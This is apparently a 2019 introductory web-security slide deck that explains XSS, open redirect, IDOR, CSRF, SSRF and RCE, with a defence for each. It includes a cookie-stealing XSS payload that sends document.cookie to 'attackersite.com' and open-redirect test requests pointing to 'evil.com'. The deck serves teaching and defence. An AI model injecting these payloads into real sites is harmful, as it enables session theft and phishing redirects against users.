TTT: Web Security 101

July 11, 2019

by Gian Franco Zabarino

Overview

- Mention and explain different types of websites' vulnerabilities.
- Discuss over some defense mechanisms.
- Demo time!

Vulnerability types

- XSS (Cross-Site Scripting)
- Open Redirect
- IDOR (Insecure Direct Object Reference)
- CSRF (Cross-Site Request Forgery)
- SSRF (Server-Side Request Forgery)
- RCE (Remote Command Execution)

Vulnerability types

- XSS (Cross-Site Scripting)
- Open Redirect
- IDOR (Insecure Direct Object Reference)
- CSRF (Cross-Site Request Forgery)
- SSRF (Server-Side Request Forgery)
- RCE (Remote Command Execution)
- *And many others...*

XSS

Cross-Site Scripting

XSS (Cross-Site Scripting)

Imagine a website that constructs HTML code like the following:

```
'<li>Note: ' + appraisal.note + '</li>'
```

XSS (Cross-Site Scripting)

Imagine a website that constructs HTML code like the following:

```
'<li>Note: ' + appraisal.note + '</li>'
```

With a note value such as this:

```
<script>document.location='attackersite.com/' + document.cookie;</script>
```

XSS (Cross-Site Scripting)

Imagine a website that constructs HTML code like the following:

```
'<li>Note: ' + appraisal.note + '</li>'
```

With a note value such as this:

```
<script>document.location='attackersite.com/' + document.cookie;</script>
```

Will render as:

```
<li>Note: <script>document.location='attackersite.com/' + document.cookie;</script></li>
```

XSS (Cross-Site Scripting) - Types

- Reflected XSS -> data from requests is included into the rendered content.

XSS (Cross-Site Scripting) - Types

- Reflected XSS -> data from requests is included into the rendered content.
- Stored XSS -> data is saved by the server and then displayed to one or more users.

XSS (Cross-Site Scripting) - Types

- Reflected XSS -> data from requests is included into the rendered content.
- Stored XSS -> data is saved by the server and then displayed to one or more users.
    - Blind XSS -> data is saved by the server and then displayed to one or more users in a DIFFERENT SYSTEM where attacker doesn't have access to.

XSS (Cross-Site Scripting) - Safety Measures

- Validate/sanitize data on the server-side.

XSS (Cross-Site Scripting) - Safety Measures

- Validate/sanitize data on the server-side.

- Rely on render frameworks/engines to escape user provided data.

XSS (Cross-Site Scripting) - Safety Measures

- Validate/sanitize data on the server-side.
- Rely on render frameworks/engines to escape user provided data.
- Stay tuned about 0-day on those!

XSS (Cross-Site Scripting) - Safety Measures

Server side sanitized could render as (if stripping “<”, “>”):

```
<li>Note:  script document.location='attackersite.com/' + document.cookie; /script </li>
```

XSS (Cross-Site Scripting) - Safety Measures

Server side sanitized could render as (if stripping “<”, “>”):

```
<li>Note:  script document.location='attackersite.com/' + document.cookie; /script </li>
```

Client side sanitized could render as (replaced by HTML entities):

```
<li>Note: &lt;script&gt;document.location=&apos;attackersite.com/&apos; +
document.cookie;&lt;/script&gt;</li>
```

XSS (Cross-Site Scripting) - Safety Measures

Cookies

Use the HttpOnly flag if possible -> these can’t be accessed through document.cookie.

XSS (Cross-Site Scripting) - Safety Measures

Content-Security-Policy

- Don’t allow javascript “eval”: this is by default disabled when including the Content-Security-Policy header.

XSS (Cross-Site Scripting) - Safety Measures

Content-Security-Policy

- Don’t allow javascript “eval”: this is by default disabled when including the Content-Security-Policy header.
- Whitelist script sources (prevents malicious script loading).

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```

XSS (Cross-Site Scripting) - Safety Measures

Content-Security-Policy

- Don’t allow javascript “eval”: this is by default disabled when including the Content-Security-Policy header.
- Whitelist script sources (prevents malicious script loading).

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```

- For inline scripts, if you must, use a nonce (attacker’s injected script tags won’t be executed).

```
Content-Security-Policy: script-src 'nonce-EDNnf03nceIOfn39fn3e9h3sdfa'
```

```
<script nonce="EDNnf03nceIOfn39fn3e9h3sdfa">
    console.log('this will be executed');
</script>
```

```
<script>
    console.log('this will be blocked by CSP');
</script>
```

Open Redirect

Open Redirect

An attacker finds a redirect through a param in a website:

Request:

```
GET /?redirect=/home HTTP/1.1
Host: www.example.com:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,es-419;q=0.8,es;q=0.7
Connection: close
```

Response:

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /home
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 54
Date: Sun, 07 Jul 2019 14:49:40 GMT
Connection: close

<p>Found. Redirecting to <a href="/home">/home</a></p>
```

Open Redirect

The attacker tests for Open Redirect, and finds it's vulnerable:

Request:

```
GET /?redirect=//evil.com HTTP/1.1
Host: www.example.com:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,es-419;q=0.8,es;q=0.7
Connection: close
```

Response:

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: //evil.com
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 64
Date: Sun, 07 Jul 2019 15:00:41 GMT
Connection: close

<p>Found. Redirecting to <a href="//evil.com">//evil.com</a></p>
```

Open Redirect

Some apps force the host to appear as prefix, but if done incorrectly it might still be vulnerable:

Request:

```
GET /?redirect=.evil.com HTTP/1.1
Host: www.example.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) A
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,es-419;q=0.8,es;q=0.7
Connection: close
```

Response:

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: http://www.example.com.evil.com
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 106
Date: Sun, 07 Jul 2019 15:07:44 GMT
Connection: close

<p>Found. Redirecting to <a href="http://www.example.com.evil.com">http://www.example.com.evil.com</a></p>
```

Open Redirect - Safety Measures

- Whitelist redirect destinations, and have a default for non matching ones.

Open Redirect - Safety Measures

- Whitelist redirect destinations, and have a default for non matching ones.

- Be careful when providing custom redirect pages, so reflected XSS is not possible. I.e. /?redirect=/foo<script>...

IDOR

Insecure Direct Object Reference

IDOR (Insecure Direct Object Reference)


- Caused by broken/non existing access control lists (ACL).

IDOR (Insecure Direct Object Reference)

- Caused by broken/non existing access control lists (ACL).
- Related to a “Security through Obscurity” security policy.

IDOR (Insecure Direct Object Reference)

- Caused by broken/non existing access control lists (ACL).
- Related to a “Security through Obscurity” security policy.



IDOR (Insecure Direct Object Reference)

- Caused by broken/non existing access control lists (ACL).
- Related to a “Security through Obscurity” security policy.


```
GET /private/A
GET /private/B
```


```
GET /private/C
```

IDOR (Insecure Direct Object Reference)

- Caused by broken/non existing access control lists (ACL).
- Related to a “Security through Obscurity” security policy.


```
GET /private/A
GET /private/B
```


```
GET /private/C
GET /private/A
```

IDOR (Insecure Direct Object Reference)

- Caused by broken/non existing access control lists (ACL).
- Related to a “Security through Obscurity” security policy.


```
GET /private/A
GET /private/B
```


```
GET /private/C
GET /private/A
```

VULNERABLE TO IDOR

IDOR (Insecure Direct Object Reference) - Safety Measures

- Implement proper access control lists (ACLs).

IDOR (Insecure Direct Object Reference) - Safety Measures

- Implement proper access control lists (ACLs).
- If using UUIDs (hard to guess identifiers), do it anyway!

CSRF

Cross-Site Request Forgery

CSRF (Cross-Site Request Forgery)

Users click on links/submit forms that end up executing actions on their behalf.

CSRF (Cross-Site Request Forgery)

Users click on links/submit forms that end up executing actions on their behalf.

Examples:

- Edit profile/email, then attacker resets the victim's password.

CSRF (Cross-Site Request Forgery)

Users click on links/submit forms that end up executing actions on their behalf.

Examples:

- Edit profile/email, then attacker resets the victim's password.
- Steal data -> call endpoint that sends sensitive info to an email address passed by parameter.

CSRF (Cross-Site Request Forgery) - Safety Measures

Cookies

Use the SameSite flag when possible.

CSRF (Cross-Site Request Forgery) - Safety Measures

Cookies

Use the SameSite flag when possible.

- If set to “Lax”:
  - GET: The cookie will be used.
  - POST: The cookie will NOT be used.

CSRF (Cross-Site Request Forgery) - Safety Measures

Cookies

Use the SameSite flag when possible.

- If set to “Lax”:
  - GET: The cookie will be used.
  - POST: The cookie will NOT be used.
- If set to “Strict”:
  - GET: The cookie will NOT be used.
  - POST: The cookie will NOT be used.

CSRF (Cross-Site Request Forgery) - Safety Measures

CSRF Tokens

- Random tokens get populated on the page.

CSRF (Cross-Site Request Forgery) - Safety Measures

CSRF Tokens

- Random tokens get populated on the page.
- Endpoints get called by also passing those tokens.

CSRF (Cross-Site Request Forgery) - Safety Measures

CSRF Tokens

- Random tokens get populated on the page.
- Endpoints get called by also passing those tokens.
- Server verifies those tokens with the right ones.

CSRF (Cross-Site Request Forgery) - Safety Measures

CSRF Tokens

- Random tokens get populated on the page.
- Endpoints get called by also passing those tokens.
- Server verifies those tokens with the right ones.
- If they don’t match, then the request is not authorized.

CSRF (Cross-Site Request Forgery) - Safety Measures

CSRF Tokens - Checks

- Valid CSRF tokens might work independently of the user that's using them.
- Make sure the server actually verifies for the tokens to be present and valid.

SSRF

Server Side Request Forgery

SSRF (Server Side Request Forgery)

Attackers are able to execute arbitrary requests from the server.

SSRF (Server Side Request Forgery)

Attackers are able to execute arbitrary requests from the server.

RCE

Remote Code Execution

RCE (Remote Code Execution)

Ability for an attacker to execute arbitrary commands in a server.

- Different kind of levels and severity.

RCE (Remote Code Execution)

Ability for an attacker to execute arbitrary commands in a server.

- Different kind of levels and severity.
- Even if run privileges are set correctly, the attacker can gain complete control of the server or the cluster.

Demo

Questions?

Final thoughts

- Code from the demo is available at https://github.com/theappraisallane/ttt_web_security_101.
- Future work:
  - Subdomain takeover, S3 misconfiguration, XXE, LFI, RFI, Client Side Race Conditions.
  - Mobile (iOS/Android) security.

Thanks!